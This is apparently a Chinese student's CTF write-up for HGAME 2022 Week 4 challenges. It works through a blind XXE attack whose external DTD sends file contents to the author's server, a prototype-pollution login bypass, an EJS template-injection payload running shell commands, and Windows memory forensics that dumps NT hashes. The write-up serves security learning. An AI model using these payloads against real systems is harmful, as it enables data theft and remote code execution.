HGAME 2022 Week4 writeup by ripple

Web

Tell Me

我一定要换Linux主力机我一定要换Linux主力机我一定要换Linux主力机我一定要换Linux主力机我一定要换Linux主力机我一定要换Linux主力机我一定要换Linux主力机我一定要换Linux主力机我一定要换Linux主力机我一定要换Linux主力机

其实这题不算难，只需要有个服务器就行，搭网站还是痛并快乐着的。（😎--> 👌 👓--> 😱）

开启题目环境，F12后发现hint

```
        </script>
    </body>
    <!-- hint: ./www.zip -->
</html>
```

看来时可能有源码泄露。

访问/www.zip得到源码。

看文件可以猜到flag.php与send.php和index.php在同一目录下。

审计send.php中的内容，可以发现有XXE漏洞。

```php
<?php

libxml_disable_entity_loader(false);

if ($_SERVER["REQUEST_METHOD"] == "POST"){
    $xmldata = file_get_contents("php://input");
    if (isset($xmldata)){
        $dom = new DOMDocument();
        try {
            $dom->loadXML($xmldata, LIBXML_NOENT | LIBXML_DTDLOAD);
        }catch(Exception $e){
            $result = "loading xml data error";
            echo $result;
            return;
        }
        $data = simplexml_import_dom($dom);
```

而且是一个XXE盲注，在后面的过程中也可以发现。

参考了文章：[Blind XXE 详解 + Google CTF 一道题目分析]

这个大佬讲的很好。

先去整了一个服务器，安装了apache等一些包，然后配置了一个80/80端口。传一个test.dtd文件到/var/www/html目录下

内容为：

```
<!ENTITY % start "<!ENTITY &#x25; send SYSTEM 'http://my_ip:10001/?%file;'>">
%start;
```

其中my_ip是服务器公网ip。

（这里轻描淡写的几句整了好久哇QAQ，我一定要换Linux主力机）

自己访问my_ip/test.dtd发现可以下载文件说明可用了。

burpsuite抓包，添加XML语句：

```
<?xml version="1.0"?>
<!DOCTYPE user [
    <!ENTITY % remote SYSTEM "http://my_ip/test.dtd">
    <!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=file:///var/www/html/flag.php">
    %remote;
    %send;
]>
```

其中my_ip是服务器公网ip。

```
POST /send.php HTTP/1.1
Host: week-4.hgame.lwsec.cn:31976
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 322
Origin: http://week-4.hgame.lwsec.cn:31976
Connection: close
Referer: http://week-4.hgame.lwsec.cn:31976/

<?xml version="1.0"?>
  <!DOCTYPE user [
  <!ENTITY % remote SYSTEM "http://[redacted]/test.dtd">
  <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/html/flag.php">
  %remote;
  %send;
  ]>
  <user>
    <name>
      123
    </name>
    <email>
      123@123.com
    </email>
    <content>
      123
    </content>
  </user>
```

发送后等待一会儿，返回了flag.php的base64的编码。

```
PD9waHAgDQogICAgJGZsYWcxID0gImhnYW1le0JlX0F3YXJlXzBmX1hYZUJsMW5kMW5qZWN0aTBufSI7DQo/Pg==
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Feb 2023 06:31:10 GMT
Server: Apache/2.4.51 (Debian)
X-Powered-By: PHP/7.4.27
Vary: Accept-Encoding
Content-Length: 292
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:
DOMDocument::loadXML(http://[redacted]/?PD9waHAgDQogICAgJGZsYWcxIDOgImhn
YWlleOJlXOF3YXJlXzBmX1hYZUJsMW5kMW5qZWNOaTBufSI7DQo/Pg==): failed to open
stream: Connection timed out in <b>
  /var/www/html/send.php
</b>
 on line <b>
  10
</b>
<br />
Success! I will see it later
```

解码得到flag.php，里面就是flag:

```
<?php
    $flag1 = "hgame{Be_Aware_Of_XXeBl1nd1njectiOn}";
?>
```

flag:**hgame{Be_Aware_0f_XXeBl1nd1njecti0n}**

Shared Diary

考察js原型链污染与ejs模板注入。

这题折磨了好久，主要原因是对漏洞的原理不清以及开发基础太差。看到什么就自以为是的乱做题目，不理智分析，白白浪费好多时间，值得反思！

附件里有源码，可以知道flag在服务器上，要RCE到flag。

打开题目环境，顺便输入，显示**Login as admin or don't touch my shared diary!**

再看源码：

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

发现这里使用了可以导致原型链污染的函数merge。


关于原型链的污染参考了：[原型链漏洞]

这里用VScode调试一下更清楚，参考了网站：[Node.js原型链污染的利用]学习调试。

具体就不多说了，这里要注意要绕过一下__proto__，用constructor加上prototype一起绕过。

附上询问学长时得到的图片帮助理解：

```
2.  function Foo() {};
3.  var f1 = new Foo;
```



结合源码中的判断是否为admin的语句：

```
        // check password
        let user = {};
        user.password = req.body.password;
        if (user.password=== "testpassword") {
            user.role = 'admin'
        }
        if (user.role === 'admin') {
            req.session.role = 'admin'
            return res.redirect('/')
        }else {
            return res.render("login", {message: "Login as admin or don't touch my shared diary!"})
        }
    }
    res.render('login', {message: ""});
});

app.all('/', (req, res) => {
    if (!req.session.data || !req.session.data.username || req.session.role !== 'admin') {
        return res.redirect("/login")
    }
    if (req.method == 'POST') {
        let diary = ejs.render(`<div>${req.body.diary}</div>`)
        req.session.diary = diary
        return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
    }
    return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
})
```

最终构造的payload为：**{"constructor": {"prototype": {"data":{"username":1},"role": "admin"}}}**


记得把Content-Type里面的application/x-www-form-urlencoded改为application/json

附上成功绕过的报文：

```
POST /login HTTP/1.1
Host: week-4.hgame.lwsec.cn:31097
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/109.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 25
Origin: http://week-4.hgame.lwsec.cn:31097
Connection: close
Referer: http://week-4.hgame.lwsec.cn:31097/login
Upgrade-Insecure-Requests: 1

{"constructor": {"prototype": {"data":{"username":1},"role": "admin"}}}
```

成功绕过登录：



一开始真的时太想当然了，还以为是XSS，这里既没有bot，又不是得到什么cookie的。

后来学长提示是存在SSTI的点，但又蠢了，看网上什么ejs+原型链污染组合拳获取shell，又在那搞原型链污染了。。。

最后其实就是用这个SSTI的点来ejs模板注入实现RCE。这里太想当然了。


ejs模板就是类似<%- %>

Node.js中的chile_process.exec调用的是/bash.sh，它是一个bash解释器，可以执行系统命令。

payload:

<%- global.process.mainModule.constructor._load('child_process').execSync('cat /flag')%>

输入后即可得到flag。



flag:**hgame{N0tice_prototype_pollution&&EJS_server_template_injection}**

MISC

ezWin - variables


windows取证，利用volatility3。

学习参考了Volatility3内存取证工具使用详解。

下载附件是windows的镜像文件。三个题是同一个文件，只做了两个出来QAQ。

这题是找环境变量，比较简单。

方法一：直接用16进制编译器打开文件，搜索hgame。




得到flag。

方法二：用volatility3分析找到所有环境变量。

下载volatility3，把要分析的文件放在同一文件夹下。cmd进入文件夹，执行命令：

```
python vol.py -f win10_22h2_19045.2486.vmem windows.envars
```



得到flag。

flag:**hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}**


ezWin - auth

执行代码

```
python vol.py -f win10_22h2_19045.2486.vmem windows.cmdline
```

列出进程命令行参数

发现提示：**flag2 is nthash of current user**



再执行

```
python vol.py -f win10_22h2_19045.2486.vmem windows.hashdump
```

```
C:\Users\HCC\Desktop\CTF\volatility3-1.0.0\volatility3-1.0.0>python vol.py -f win10_22h2_19045.2486.vmem windows.hashdump
Volatility 3 Framework 1.0.0
Progress:  100.00               PDB scanning finished
User    rid     lmhash  nthash

Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        c4b2cf9cac4752fc9b030b8ebc6faac3
Noname  1000    aad3b435b51404eeaad3b435b51404ee        84b0d9c9f830238933e7131d60ac6436

C:\Users\HCC\Desktop\CTF\volatility3-1.0.0\volatility3-1.0.0>
```

当前的user是Noname，可以从先前的HOMEPATH是\Users\Noname看出，nthash是84b0d9c9f830238933e7131d60ac6436

这里就有点瞎猫碰上死耗子了，看到有个nthash，抱着试一试的心态裹了一个hgame{}，没想到真是flag。

flag:**hgame{84b0d9c9f830238933e7131d60ac6436}**

再第三个7zip就不会了，但找到了一个线索??(可能)

有个dumpme!!!!!!!.exe

```
00 00 80 bf 00 00 80 bf ........
ff ff ff ff 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
* 0xae0aca657000       \??\C:\Users\Noname\ntuser.dat  ntuser.dat\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-99
26F41749EA}\Count       2023-01-31 03:25:11.000000      Value   C:\Users\Noname\Desktop\dumpme!!!!!!!!.exe      N/A     2       0       0:00:03.547000  2023
-01-31 03:14:39.000000
00 00 00 00 02 00 00 00 ........
00 00 00 00 e7 0b 00 00 ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
ff ff ff ff 60 ef 6a 27 ....`.j'
```

还有就是发现了flag.7z这个文件

```
99154-1000.pckgdep      216
0xd0064181be60  \$Directory     216
0xd0064181c310  \$Directory     216
0xd0064181c4a0  \$Directory     216
0xd0064181c630  \$Directory     216
0xd0064181c7c0  \ProgramData\Microsoft\Windows\AppReposit
8091-227799154-1000.pckgdep     216
0xd0064181c950  \Users\Noname\Desktop\flag.7z    216
0xd0064181cae0  \$Directory     216
0xd0064181cc70  \ProgramData\Microsoft\Windows\AppReposit
1-227799154-1000.pckgdep        216
0xd0064181ce00  \ProgramData\Microsoft\Windows\AppReposit
7799154-1000.pckgdep    216
0xd0064181d120  \Program Files\WindowsApps\Microsoft.Desk
0xd0064181d2b0  \$Directory     216
0xd0064181d440  \$Directory     216
0xd0064181d5d0  \ProgramData\Microsoft\Windows\AppReposit
799154-1000.pckgdep     216
0xd0064181d8f0  \Program Files\7-Zip\7z.dll     216
```

学艺不精，不会了。QAQ

第一次接触取证，感觉还是很有意思的!

WP结束了。HGAME也结束了，下面就是一些感想：

长一个月的HGAME结束了。感想很多。有做不出题目的坐牢与折磨，也有出flag时的激动与狂喜。

几乎每个题目都是我不会的知识点，现学现买。后面也都是各个学长学姐批评指点鼓励帮助下慢慢前进，真的非常感动与感谢！

之前做re有个题，学长和我说了编译优化（编译后为了加快数据的初始化速度就4字节一初始化）这个词，后来刷视频刷到个美女视频，PS痕迹比较多、妆比较浓，下意识第一的反应就是：这编译优化开的有点高啊。然后反应过来一个人傻笑了好久。

crypto有个RSA大冒险2最后一关是泄露p高位，但泄露的很少，网上抄的脚本不够出，那天挂了一夜脚本第二天起来一看还没跑出来，很是绝望，原理不懂不知道怎么改，难受了很久。

刚开始打比赛那几天都没睡安稳，晚上总觉得脑子在转想题目，有次做梦梦到一个题目关键，一起来一回忆，是什么只要让美羊羊带着沸羊羊开车去狼堡这题就出来了（可能因为当天刷了B站那个“阿里嘎多美羊羊桑”系列视频，整的梦都抽象了）。

Web收获最大，后面每题都是新知识点，在学长帮助下摸着石头过河，同时也意识到了自己许许多多的不足之处。学学学！！！

总之非常感谢有HGAME这样的一个机会，感谢学长学姐的热情指点！！！

也发现大佬是真的多且强大啊啊啊啊QAQQAQQAQ